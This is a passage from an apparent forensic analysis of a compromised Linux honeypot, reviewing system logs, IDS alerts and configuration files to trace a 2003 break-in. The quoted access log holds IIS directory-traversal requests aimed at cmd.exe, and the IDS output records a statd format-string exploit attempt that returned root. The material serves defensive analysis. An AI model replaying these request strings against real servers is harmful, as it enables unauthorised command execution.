drwxr-xr-x   2 root    root      4096 Sep 13 12:20 httpd
-rw-r--r--   1 root    root     12848 Sep 15 17:19 lastlog
-rw-----   1 root    root      3583 Sep 15 17:19 maillog
-rw-r--r--   1 root    root       167 Sep 15 17:33 messages
-rw-r--r--   1 root    root         0 Sep 13 07:32 netconf.log
drwxrwxr-x   3 news    news      4096 Sep 13 07:24 news
drwx-----  2 root    root      4096 Feb 25 2000 samba
-rw-----   1 root    root      7949 Sep 15 17:26 secure
-rw-r--r--   1 root    root       616 Sep 13 21:24 sendmail.st
-rw-----   1 root    root         0 Sep 13 07:07 spooler
-rw-rw-r--   1 root    utmp     38016 Sep 15 17:19 wtmp
-rw-----   1 root    root         0 Sep 13 07:44 xferlog
[root@LinuxForensics log]#
[root@LinuxForensics log]# cat boot.log
[...]
```

```
Sep 14 07:35:33 testbox portmap: portmap shutdown succeeded
Sep 14 07:35:34 testbox network: Shutting down interface eth0 succeeded
Sep 14 07:35:36 testbox syslog: klogd shutdown succeeded
Sep 15 17:19:12 testbox syslog: syslogd startup succeeded
Sep 15 17:19:12 testbox syslog: syslogd startup succeeded
Sep 15 17:19:12 testbox syslog: klogd startup succeeded
Sep 15 17:19:13 testbox identd: identd startup succeeded
Sep 15 17:18:54 testbox rc.sysinit: Mounting proc filesystem succeeded
Sep 15 17:18:54 testbox sysctl: net.ipv4.ip_forward = 0
```

```

Sep 15 17:18:54 testbox sysctl: net.ipv4.conf.all.rp_filter = 1
Sep 15 17:18:54 testbox sysctl: net.ipv4.ip_always_defrag = 0
Sep 15 17:18:54 testbox sysctl: kernel.sysrq = 0
Sep 15 17:18:54 testbox rc.sysinit: Configuring kernel parameters succeeded
Sep 15 17:18:54 testbox date: Mon Sep 15 17:18:53 EDT 2003
Sep 15 17:18:54 testbox rc.sysinit: Setting clock : Mon Sep 15 17:18:53 EDT 2003
succeeded
Sep 15 17:18:54 testbox rc.sysinit: Loading default keymap succeeded
Sep 15 17:18:54 testbox rc.sysinit: Activating swap partitions succeeded
Sep 15 17:18:54 testbox rc.sysinit: Setting hostname testbox succeeded
Sep 15 17:18:54 testbox fsck: /dev/sda1: clean, 46209/193152 files, 171764/385552 blocks
Sep 15 17:18:54 testbox rc.sysinit: Checking root filesystem succeeded
Sep 15 17:18:54 testbox rc.sysinit: Remounting root filesystem in read-write mode
succeeded
Sep 15 17:18:56 testbox rc.sysinit: Finding module dependencies succeeded
Sep 15 17:18:57 testbox rc.sysinit: Loading sound module (es1371) succeeded
Sep 15 17:18:57 testbox rc.sysinit: Checking filesystems succeeded
Sep 15 17:18:57 testbox rc.sysinit: Mounting local filesystems succeeded
Sep 15 17:18:57 testbox rc.sysinit: Turning on user and group quotas for local
filesystems succeeded
Sep 15 17:18:58 testbox rc.sysinit: Enabling swap space succeeded
Sep 15 17:19:08 testbox kudzu: succeeded
Sep 15 17:19:08 testbox sysctl: net.ipv4.ip_forward = 0
Sep 15 17:19:08 testbox sysctl: net.ipv4.conf.all.rp_filter = 1
Sep 15 17:19:08 testbox sysctl: net.ipv4.ip_always_defrag = 0
Sep 15 17:19:08 testbox sysctl: kernel.sysrq = 0
Sep 15 17:19:08 testbox network: Setting network parameters succeeded
Sep 15 17:19:09 testbox ifup: SIOCADDRT: Network is unreachable
Sep 15 17:19:09 testbox network: Bringing up interface lo succeeded
Sep 15 17:19:10 testbox network: Bringing up interface eth0 succeeded
Sep 15 17:19:10 testbox portmap: portmap startup succeeded
Sep 15 17:19:11 testbox nfslock: rpc.lockd startup succeeded
Sep 15 17:19:11 testbox nfslock: rpc.statd startup succeeded
Sep 15 17:19:11 testbox random: Initializing random number generator succeeded
Sep 15 17:19:12 testbox netfs: Mounting other filesystems succeeded
Sep 15 17:19:13 testbox atd: atd startup succeeded
Sep 15 17:19:14 testbox crond: crond startup succeeded
Sep 15 17:19:14 testbox rc: Starting pcmcia succeeded
Sep 15 17:19:15 testbox inet: inetd startup succeeded
Sep 15 17:19:15 testbox lpd: lpd startup succeeded
Sep 15 17:19:15 testbox keytable: Loading keymap:
Sep 15 17:19:15 testbox keytable: Loading /usr/lib/kbd/keymaps/i386/qwerty/us.kmap.gz
Sep 15 17:19:15 testbox keytable: Loading system font:
Sep 15 17:19:15 testbox rc: Starting keytable succeeded
Sep 15 17:19:16 testbox sendmail: sendmail startup succeeded
Sep 15 17:19:17 testbox gpm: gpm startup succeeded
Sep 15 17:19:19 testbox httpd: httpd startup succeeded
Sep 15 17:19:21 testbox xfs: xfs startup succeeded
Sep 15 17:19:21 testbox linuxconf: Linuxconf final setup
Sep 15 17:19:22 testbox rc: Starting linuxconf succeeded
Sep 15 17:27:02 testbox portmap: portmap shutdown succeeded
Sep 15 17:27:02 testbox portmap: portmap startup succeeded
[root@LinuxForensics log]#

```

Note the portmap shutdown and restart at around 1727EDT.

```

[root@LinuxForensics log]# cat cron
root (09/14-06:10:00-11426) CMD ( /sbin/rmmod -as)
root (09/14-06:20:00-11428) CMD ( /sbin/rmmod -as)
root (09/14-06:30:00-11430) CMD ( /sbin/rmmod -as)
root (09/14-06:40:00-11432) CMD ( /sbin/rmmod -as)
root (09/14-06:50:00-11434) CMD ( /sbin/rmmod -as)
root (09/14-07:00:00-11436) CMD ( /sbin/rmmod -as)
root (09/14-07:01:00-11438) CMD (run-parts /etc/cron.hourly)
root (09/14-07:10:00-11444) CMD ( /sbin/rmmod -as)
root (09/14-07:20:00-11446) CMD ( /sbin/rmmod -as)
root (09/14-07:30:00-11448) CMD ( /sbin/rmmod -as)
CRON (09/15-17:19:14-462) STARTUP (fork ok)
root (09/15-17:20:00-685) CMD ( /sbin/rmmod -as)

```

```

root (09/15-17:30:00-808) CMD ( /sbin/rmmod -as)
root (09/15-17:40:00-2975) CMD ( /sbin/rmmod -as)
root (09/15-17:50:01-3011) CMD ( /sbin/rmmod -as)
root (09/15-18:00:00-3013) CMD ( /sbin/rmmod -as)
root (09/15-18:01:00-3016) CMD (run-parts /etc/cron.hourly)
root (09/15-18:10:00-3021) CMD ( /sbin/rmmod -as)
root (09/15-18:20:00-3024) CMD ( /sbin/rmmod -as)
root (09/15-18:30:01-3026) CMD ( /sbin/rmmod -as)
root (09/15-18:40:00-3028) CMD ( /sbin/rmmod -as)
root (09/15-18:50:00-3037) CMD ( /sbin/rmmod -as)

```

No indications in here.

```

[root@LinuxForensics log]# cat dmesg
Linux version 2.2.14-5.0smp (root@porky.devel.redhat.com) (gcc version egcs-2.91.66
19990314/Linux (egcs-1.1.2 release)) #1 SMP Tue Mar 7 21:01:40 EST 2000
Intel MultiProcessor Specification v1.4
    Virtual Wire compatibility mode.
OEM ID: INTEL      Product ID: 440BX      APIC at: 0xFEE00000
Processor #0 Pentium(tm) Pro APIC version 17
[...]
VFS: Mounted root (ext2 filesystem) readonly.
change_root: old root has d_count=1
Trying to unmount old root ... okay
Freeing unused kernel memory: 72k freed
scsi0: Tagged Queuing now active for Target 0
Adding Swap: 554200k swap-space (priority -1)
es1371: version v0.22 time 21:05:26 Mar 7 2000
es1371: found chip, vendor id 0x1274 device id 0x1371 revision 0x02
es1371: found es1371 rev 2 at io 0x1080 irq 19
es1371: features: joystick 0x0
PCI: Enabling bus mastering for device 00:90
es1371: codec vendor CRY (0x435259) revision 19 (0x13)
es1371: codec features none
es1371: stereo enhancement: no 3D stereo enhancement
[root@LinuxForensics log]#
[root@LinuxForensics log]#

```

To read the lastlog and wtmp log files, we need to feed the file to the 'last' command:

```

[root@LinuxForensics log]# last -f ./lastlog

lastlog begins Wed Dec 31 19:00:00 1969
[root@LinuxForensics log]# last -f ./wtmp
root      tty1                Mon Sep 15 17:19      gone - no logout
reboot    system boot  2.2.14-5.0smp      Mon Sep 15 17:18      (5+19:51)
ftp       ftpd1176      testbox            Sun Sep 14 03:44 - 03:44 (00:00)
ftp       ftpd1143      61.16.130.2       Sun Sep 14 02:44 - down (04:50)
ftp       ftpd1099      81.50.228.196     Sun Sep 14 00:47 - 00:47 (00:00)
ftp       ftpd1092      217.187.199.11   Sun Sep 14 00:31 - 00:31 (00:00)
ftp       ftpd992       200.12.238.162   Sat Sep 13 19:56 - 19:56 (00:00)
root      tty1                Sat Sep 13 12:11 - down (19:23)
reboot    system boot  2.2.14-5.0smp      Sat Sep 13 12:03      (19:32)
root      tty1                Sat Sep 13 11:51 - down (00:00)
reboot    system boot  2.2.14-5.0smp      Sat Sep 13 11:49      (00:03)

wtmp begins Sat Sep 13 11:49:21 2003
[root@LinuxForensics log]#

```

We do see entries in lastlog, but not in the timeframe of the compromise. The FTP connections may have had something to do with it, but it is too early to tell at this point. The reboot at 1718EDT was done by me.

```
[root@LinuxForensics log]# cat maillog
[...]
Sep 13 17:25:40 testbox sendmail[949]: NOQUEUE: [206.157.230.254]: VRFY
Sep 13 21:24:14 testbox sendmail[1029]: VAA01029: ruleset=check_rcpt,
arg1=<popogigi@vip.163.com>, relay=[218.17.203.169], reject=550 <popogigi@vip.163.com>...
Relaying denied
Sep 13 21:24:15 testbox sendmail[1029]: VAA01029: from=<smtp2001soho@yahoo.com>, size=0,
class=0, pri=0, nrcpts=0, proto=SMTP, relay=[218.17.203.169]
Sep 15 17:19:16 testbox sendmail[524]: alias database /etc/aliases rebuilt by root
Sep 15 17:19:16 testbox sendmail[524]: /etc/aliases: 14 aliases, longest 10 bytes, 152
bytes total
Sep 15 17:19:16 testbox sendmail[538]: starting daemon (8.9.3): SMTP+queueing@01:00:00
[root@LinuxForensics log]#
```

In this snapshot of the maillog file, we see a relaying attempt that was denied and the information that the alias database was rebuilt. The latter happened after the system reboot, when sendmail was started.

To make sure, we check the aliases.db file:

```
[root@LinuxForensics etc]# strings /mnt/honeypot/etc/aliases.db
root
operator
root
toor
root
daemon
root
postmaster
root
dumper
root
uucp
root
system
root
root
decode
root
ingres
root
manager
root
nobody
root
games
postmaster
mailer-daemon
[root@LinuxForensics etc]#
[root@LinuxForensics etc]# cat /mnt/honeypot/etc/aliases
#
#      @(#)aliases      8.2 (Berkeley) 3/5/94
#
# Aliases in this file will NOT be expanded in the header from
# Mail, but WILL be visible over networks or from /bin/mail.
#
#      >>>>>>>>>>      The program "newaliases" must be run after
#      >> NOTE >>>      this file is updated for any changes to
#      >>>>>>>>>>      show through to sendmail.
#
# Basic system aliases -- these MUST be present.
MAILER-DAEMON:  postmaster
postmaster:    root

# General redirections for pseudo accounts.
bin:           root
daemon:       root
games:        root
```

```

ingres:      root
nobody:     root
system:     root
toor:       root
uucp:       root

# Well-known aliases.
manager:    root
dumper:    root
operator:   root

# trap decode to catch security attacks
decode:     root

# Person who should get root's mail
#root:     marc

```

## No indications.

```

[root@LinuxForensics log]# cat secure
[...]
Sep 13 12:51:10 testbox in.rlogind[821]: connect from unknown
Sep 13 15:45:56 testbox in.ftpd[899]: connect from 211.93.13.166
Sep 13 16:42:36 testbox in.ftpd[926]: connect from 218.232.120.86
Sep 13 17:20:14 testbox in.ftpd[945]: connect from 127.0.0.1
Sep 13 19:56:43 testbox in.ftpd[992]: connect from 200.12.238.162
Sep 14 00:31:49 testbox in.ftpd[1092]: connect from 217.187.199.11
Sep 14 00:47:37 testbox in.ftpd[1099]: connect from 81.50.228.196
Sep 14 02:05:03 testbox in.ftpd[1133]: connect from 81.50.185.38
Sep 14 02:44:44 testbox in.ftpd[1142]: connect from 61.16.130.2
Sep 14 02:44:47 testbox in.ftpd[1143]: connect from 61.16.130.2
Sep 14 03:44:09 testbox in.ftpd[1176]: connect from 127.0.0.1
Sep 15 17:19:26 testbox login: ROOT LOGIN ON tty1
Sep 15 17:25:25 testbox in.fingerd[691]: connect from 24.98.248.XXX
Sep 15 17:26:09 testbox in.fingerd[694]: connect from 24.98.248.XXX
Sep 15 17:26:17 testbox in.fingerd[695]: connect from 24.98.248.XXX
Sep 15 17:26:19 testbox in.fingerd[696]: connect from 24.98.248.XXX
Sep 15 17:26:21 testbox in.fingerd[697]: connect from 24.98.248.XXX
Sep 15 17:26:25 testbox in.fingerd[698]: connect from 24.98.248.XXX
Sep 15 17:26:27 testbox in.fingerd[699]: connect from 24.98.248.XXX
Sep 15 17:26:28 testbox in.fingerd[700]: connect from 24.98.248.XXX
Sep 15 17:26:29 testbox in.fingerd[701]: connect from 24.98.248.XXX
Sep 15 17:26:30 testbox in.fingerd[702]: connect from 24.98.248.XXX
Sep 15 17:26:34 testbox in.fingerd[703]: connect from 24.98.248.XXX
Sep 15 17:26:37 testbox in.fingerd[704]: connect from 24.98.248.XXX
[root@LinuxForensics log]#

```

Aside from various ftp connection attempts, we see the IP 24.98.248.XXX trying to 'finger' the honeypot. From the finger manpage:

```

NAME
    finger - user information lookup program
[...]
DESCRIPTION
    The finger displays information about the system users.

```

The IP 24.98.248.XXX has shown up in the IDS logs earlier triggering these alerts:

```

[...]
[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:25:44.730954 24.98.248.XXX:37425 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56

[**] [1:1914:7] RPC STATD TCP stat mon_name format string exploit attempt [**]

```

```
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/15/03-17:27:02.790723 24.98.248.XXX:53433 -> HP.IP.XX.XX:957
TCP TTL:48 TOS:0x0 ID:16649 IpLen:20 DgmLen:340 DF
***AP*** Seq: 0x51855D01 Ack: 0xD1CDC204 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 322116641 2138272
--
```

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:02.877103 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12219 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E6119D Ack: 0x524522D1 Win: 0x7CC8 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139785 322131672
```

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:59.909580 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12220 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E611B5 Ack: 0x524522D5 Win: 0x7CC8 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139790 322131757
--
```

```
[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:55:01.820555 24.98.248.XXX:37433 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56
[...]
```

We might be on to something!

The files we just looked at would be all log files of interest in the var/log directory itself. Let us look into the subdirectories of var/log:

```
[root@LinuxForensics log]# cat httpd/access_log
[...]
```

IP	Time	Request	Code
66.214.167.8	[13/Sep/2003:21:03:27 -0400]	"GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"	400 281
66.214.167.8	[13/Sep/2003:21:03:30 -0400]	"GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0"	404 298
66.214.167.8	[13/Sep/2003:21:03:30 -0400]	"GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0"	404 298
212.183.31.22	[14/Sep/2003:00:16:21 -0400]	"CONNECT 1.3.3.7:1337 HTTP/1.0"	405 297
193.251.86.83	[14/Sep/2003:01:10:18 -0400]	"OPTIONS * HTTP/1.0"	200 -
212.9.74.30	[14/Sep/2003:02:06:54 -0400]	"GET / HTTP/1.0"	200 2511
65.112.105.162	[14/Sep/2003:05:48:13 -0400]	"GET /scripts/nsiislog.dll"	404 -
218.152.187.16	[14/Sep/2003:07:01:58 -0400]	"GET http://www.intel.com/ HTTP/1.1"	404 280

```
[root@LinuxForensics log]# cat httpd/error_log
[...]
```

Date	Time	Level	Module	Message
Sun Sep 14	05:48:13 2003	[error]	client	65.112.105.162] File does not exist: /home/httpd/html/scripts/nsiislog.dll
Sun Sep 14	07:01:58 2003	[error]	client	218.152.187.16] File does not exist: http://www.intel.com/
Mon Sep 15	17:19:20 2003	[notice]	Apache/1.3.12 (Unix)	(Red Hat/Linux) PHP/3.0.15 mod_perl/1.21 configured -- resuming normal operations

```
[root@LinuxForensics log]#
```

Aside from the usual 'lets try to kill and exploit that Windows IIS webserver', nothing out of the ordinary.

There are no files in the var/log/news and var/log/samba directories.. also, those services were not active on the honeypot.

## What about the messages file?

```
[root@LinuxForensics log]# ls -l boot.log messages
-rw-r--r-- 1 root root 10451 Sep 15 17:33 boot.log
-rw-r--r-- 1 root root 167 Sep 15 17:33 messages
[root@LinuxForensics log]#
```

The messages file seems to be relatively small.

```
[root@LinuxForensics log]# cat messages
Sep 15 17:32:26 testbox syslogd 1.3-3: restart.
Sep 15 17:27:02 testbox portmap: portmap shutdown succeeded
Sep 15 17:27:02 testbox portmap: portmap startup succeeded
[root@LinuxForensics log]#
```

The log file says that syslog was restarted at 17:32:26 EDT. However, according to the boot.log, the system was booted at 17:19..

```
[...]
Sep 15 17:19:15 testbox rc: Starting keytable succeeded
Sep 15 17:19:16 testbox sendmail: sendmail startup succeeded
Sep 15 17:19:17 testbox gpm: gpm startup succeeded
Sep 15 17:19:19 testbox httpd: httpd startup succeeded
Sep 15 17:19:21 testbox xfs: xfs startup succeeded
Sep 15 17:19:21 testbox linuxconf: Linuxconf final setup
Sep 15 17:19:22 testbox rc: Starting linuxconf succeeded
Sep 15 17:27:02 testbox portmap: portmap shutdown succeeded
Sep 15 17:27:02 testbox portmap: portmap startup succeeded
[root@LinuxForensics log]#
```

Also: portmap seems to have gotten restarted at around the same time syslog was restarted...

### 2.5.4.2. check for extra or incorrect /etc/passwd entries

```
[root@LinuxForensics etc]# cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
gdm:x:42:42:./home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
[root@LinuxForensics etc]#
[root@LinuxForensics etc]# cat passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
```

```

daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
gdm:x:42:42::/home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
[root@LinuxForensics etc]#

```

No unusual entries.

### 2.5.4.3. search Internet history file and other history files

The only accounts with a valid shell are

```

[root@LinuxForensics etc]# cat passwd | grep bash
root:x:0:0:root:/root:/bin/bash
gdm:x:42:42::/home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
[root@LinuxForensics etc]# ls -la /mnt/honeypot/root/ /mnt/honeypot/home/\
/mnt/honeypot/home/ftp/ /mnt/honeypot/var/lib/pgsql/

```

```

/mnt/honeypot/home/:
total 16
drwxr-xr-x  4 root    root    4096 Sep 13 07:09 .
drwxr-xr-x 17 root    root    4096 Sep 13 07:02 ..
drwxr-xr-x  6 root    root    4096 Sep 14 02:45 ftp
drwxr-xr-x  5 root    root    4096 Sep 13 07:09 httpd

```

```

/mnt/honeypot/home/ftp/:
total 24
drwxr-xr-x  6 root    root    4096 Sep 14 02:45 .
drwxr-xr-x  4 root    root    4096 Sep 13 07:09 ..
d--x--x--x  2 root    root    4096 Sep 13 07:09 bin
d--x--x--x  2 root    root    4096 Sep 13 07:09 etc
drwxr-xr-x  2 root    root    4096 Sep 13 07:09 lib
drwxr-sr-x  2 root    ftp     4096 Feb  4 2000 pub

```

```

/mnt/honeypot/root/:
total 36
drwxr-x---  2 root    root    4096 Sep 15 17:35 .
drwxr-xr-x 17 root    root    4096 Sep 13 07:02 ..
-rw-----  1 root    root     143 Sep 14 07:35 .bash_history
-rw-r--r--  1 root    root     24 Jul 13 1994 .bash_logout
-rw-r--r--  1 root    root    238 Aug 23 1995 .bash_profile
-rw-r--r--  1 root    root    176 Aug 23 1995 .bashrc
-rw-r--r--  1 root    root    182 Mar 21 1999 .cshrc
-rw-r--r--  1 root    root    166 Mar  4 1996 .tcshrc
-rw-r--r--  1 root    root   1126 Aug 23 1995 .Xdefaults

```

```

/mnt/honeypot/var/lib/pgsql/:
total 8
drwx-----  2 26      26      4096 Feb 12 2000 .
drwxr-xr-x 10 root    root    4096 Sep 14 04:02 ..
[root@LinuxForensics etc]#
[root@LinuxForensics etc]# cd /mnt/honeypot/root
[root@LinuxForensics root]# cat .bash_profile
which httpd

```

```

cd /etc
cd rc.d
ls
cd init.d/
ls
./httpd start
vi /etc/httpd/conf/httpd.conf
./httpd start
netstat -an|more
ps -auxw |more
w
[root@LinuxForensics root]#

```

These are all commands I had typed to get the apache webserver up and running. After that, I did the netstat, the ps, and the w command to check things out.

No other history files were found. No indications of compromise from just looking at those.

#### 2.5.4.4. System Registry or /etc examination

```

[root@LinuxForensics etc]# ls -l
total 1520
-rw-r--r-- 1 root root 12 Mar 8 2000 adjtime
-rw-r--r-- 1 root root 732 Feb 17 2000 aliases
-rw-r--r-- 1 root root 20480 Sep 15 17:19 aliases.db
-rw-r--r-- 1 root root 370 Mar 3 2000 anacrontab
-rw----- 1 root root 1 Mar 1 2000 at.deny
-rw-r--r-- 1 root root 582 Feb 27 2000 bashrc
drwxr-xr-x 2 root root 4096 Sep 13 07:34 charsets
drwxr-xr-x 3 root root 4096 Sep 13 07:39 codepages
-rw----- 1 root root 314 Sep 13 07:44 conf.linuxconf
-rw-r--r-- 1 root root 111 Sep 13 07:45 conf.modules
-rw-r--r-- 1 root root 85 Sep 13 07:45 conf.modules~
drwxr-xr-x 3 root root 4096 Sep 13 07:10 CORBA
drwxr-xr-x 2 root root 4096 Sep 13 07:07 cron.d
drwxr-xr-x 2 root root 4096 Sep 13 07:43 cron.daily
drwxr-xr-x 2 root root 4096 Sep 13 07:23 cron.hourly
drwxr-xr-x 2 root root 4096 Aug 27 1999 cron.monthly
-rw-r--r-- 1 root root 255 Aug 27 1999 crontab
drwxr-xr-x 2 root root 4096 Sep 13 07:32 cron.weekly
-rw-r--r-- 1 root root 220 Jan 12 2000 csh.cshrc
-rw-r--r-- 1 root root 674 Jan 13 2000 csh.login
drwxr-x--- 2 root root 4096 Sep 13 07:04 default
-rw-r--r-- 1 root root 2434 Mar 7 2000 DIR_COLORS
-rw-r--r-- 1 root root 77 Feb 3 2000 esd.conf
-rw-r--r-- 1 root root 0 Jan 12 2000 exports
-rw-r--r-- 1 root root 1246 Mar 7 2000 fdprm
-rw-r--r-- 1 root root 43 Feb 17 2000 filesystems
-rw-r--r-- 1 root root 130 Sep 17 1999 fnrc
-rw-r--r-- 1 root root 456 Sep 13 07:45 fstab
-rw----- 1 root root 484 Feb 28 2000 ftpaccess
-rw----- 1 root root 456 Feb 28 2000 ftpconversions
-rw----- 1 root root 39 Feb 28 2000 ftpgroups
-rw----- 1 root root 104 Feb 28 2000 ftphosts
-rw----- 1 root root 79 Feb 28 2000 ftpusers
-rw-r--r-- 1 root root 2362 Mar 7 2000 gettydefs
drwxr-xr-x 2 root root 4096 Sep 13 07:18 gnome
-rw-r--r-- 1 root root 1756 Feb 29 2000 gpm-root.conf
-rw-r--r-- 1 root root 456 Sep 13 07:45 group
-rw----- 1 root root 435 Sep 13 07:40 group-
-r----- 1 root root 380 Sep 13 07:45 gshadow
drwxr-xr-x 2 root root 4096 Sep 13 07:21 gtk
-rw-r--r-- 1 root root 26 Jan 12 2000 host.conf
-rw-r--r-- 1 root root 8 Sep 15 17:18 HOSTNAME

```

```

-rw-r--r-- 1 root root 51 Sep 13 07:45 hosts
-rw-r--r-- 1 root root 161 Jan 12 2000 hosts.allow
-rw-r--r-- 1 root root 347 Jan 12 2000 hosts.deny
drwxr-xr-x 3 root root 4096 Sep 13 07:36 httpd
-rw-r--r-- 1 root root 1758 Feb 22 2000 identd.conf
-rw-r--r-- 1 root root 3376 Feb 25 2000 im_palette.pal
-rw-r--r-- 1 root root 920 Feb 25 2000 im_palette-small.pal
-rw-r--r-- 1 root root 224 Feb 25 2000 im_palette-tiny.pal
-rw-r--r-- 1 root root 5464 Feb 25 2000 imrc
-rw-r--r-- 1 root root 3029 Sep 14 03:44 inetd.conf
-rw-r--r-- 1 root root 12072 Sep 13 07:43 info-dir
-rw-r--r-- 1 root root 562 Mar 8 2000 initlog.conf
-rw-r--r-- 1 root root 1756 Sep 13 07:45 inittab
-rw-r--r-- 1 root root 413 Feb 5 2000 inputrc
-rw----- 1 root root 60 Sep 15 17:18 ioctl.save
-rw-r--r-- 1 root root 1000 Jan 28 2000 isapnp.gone
-rw-r--r-- 1 root root 67 Sep 15 17:19 issue
-rw-r--r-- 1 root root 66 Sep 15 17:19 issue.net
-rw-r--r-- 1 root root 560 Mar 8 2000 krb5.conf
-rw-r--r-- 1 root root 19062 Sep 13 07:44 ld.so.cache
-rw-r--r-- 1 root root 59 Sep 13 07:28 ld.so.conf
-rw-r--r-- 1 root root 313 Sep 13 07:45 lilo.conf
-rw-r--r-- 1 root root 20 Feb 25 2000 lmhosts
-rw-r--r-- 1 root root 1250 Sep 13 07:45 localtime
-rw-r--r-- 1 root root 1180 Feb 16 2000 login.defs
-rw-r--r-- 1 root root 542 Feb 24 2000 logrotate.conf
drwxr-xr-x 2 root root 4096 Sep 13 07:44 logrotate.d
-rw-r--r-- 1 root root 5803 Feb 2 2000 ltrace.conf
-rw-r--r-- 1 root root 126891 Feb 7 2000 lynx.cfg
drwxr-xr-x 2 root root 4096 Sep 13 07:40 mail
-rw-r--r-- 1 root root 9415 Feb 7 2000 mailcap
-rw-r--r-- 1 root root 9222 Feb 7 2000 mailcap.vga
-rw-r--r-- 1 root root 112 Feb 3 2000 mail.rc
-rw-r--r-- 1 root root 3397 Feb 29 2000 man.config
-rwxr-xr-x 1 root root 50 Mar 7 2000 mc.global
-rw-r--r-- 1 root root 2128 Feb 4 2000 mesa.conf
-rw-r--r-- 1 root root 37117 Feb 21 2000 mime-magic
-rw-r--r-- 1 root root 99840 Feb 21 2000 mime-magic.dat
-rw-r--r-- 1 root root 7470 Sep 13 07:09 mime.types
-rw-r--r-- 1 root root 0 Jan 12 2000 motd
-rw-r--r-- 1 root root 90 Sep 15 18:53 mtab
-rw-r--r-- 1 root root 5472 Mar 1 2000 Muttrc
-rw-r--r-- 1 root root 188 Feb 3 2000 named.boot
-rw-r--r-- 1 root root 547 Feb 3 2000 named.conf
drwxrwxr-x 2 news news 4096 Sep 13 07:23 news
drwxr-xr-x 2 root root 4096 Sep 13 07:36 nmh
-rw-r--r-- 1 root root 1744 Sep 13 07:45 nsswitch.conf
drwxr-xr-x 2 root root 4096 Sep 13 07:45 pam.d
-rw-r--r-- 1 root root 595 Feb 21 2000 paper.config
-rw-r--r-- 1 root root 694 Sep 13 07:45 passwd
-rw-r--r-- 1 root root 694 Sep 13 07:45 passwd-
-rwxr-xr-x 1 root root 1362 Feb 10 2000 pbm2ppa.conf
drwxr-xr-x 3 root root 4096 Sep 13 07:27 pcmcia
-rw-r--r-- 1 root root 13820 Mar 7 2000 pine.conf
-rw-r--r-- 1 root root 427 Mar 7 2000 pine.conf.fixed
-rw-r--r-- 1 root root 2287 Feb 10 2000 pnm2ppa.conf
drwxr-xr-x 2 root root 4096 Sep 13 07:07 ppp
-rw-r--r-- 1 root root 289 Jan 12 2000 printcap
-rw-r--r-- 1 root root 547 Feb 16 2000 profile
drwxr-xr-x 2 root root 4096 Sep 13 07:34 profile.d
-rw-r--r-- 1 root root 1567 Jan 12 2000 protocols
-rw-r--r-- 1 root root 134 Feb 2 2000 pwdb.conf
drwxr-xr-x 10 root root 4096 Sep 13 07:23 rc.d
-rw-r--r-- 1 root root 33 Mar 8 2000 redhat-release
-rw-r--r-- 1 root root 0 Sep 13 07:45 resolv.conf
lrwxrwxrwx 1 root root 11 Sep 13 07:10 rmt -> ../sbin/rmt
-rw-r--r-- 1 root root 1595 Feb 29 2000 rpc
drwxr-xr-x 2 root root 4096 Mar 1 2000 rpm
-rw----- 1 root root 40 Jan 12 2000 securetty
drwxr-xr-x 3 root root 4096 Sep 13 07:07 security
-rw-r--r-- 1 root root 34181 Feb 17 2000 sendmail.cf

```

```

-rw-r--r-- 1 root root 59 Feb 17 2000 sendmail.cw
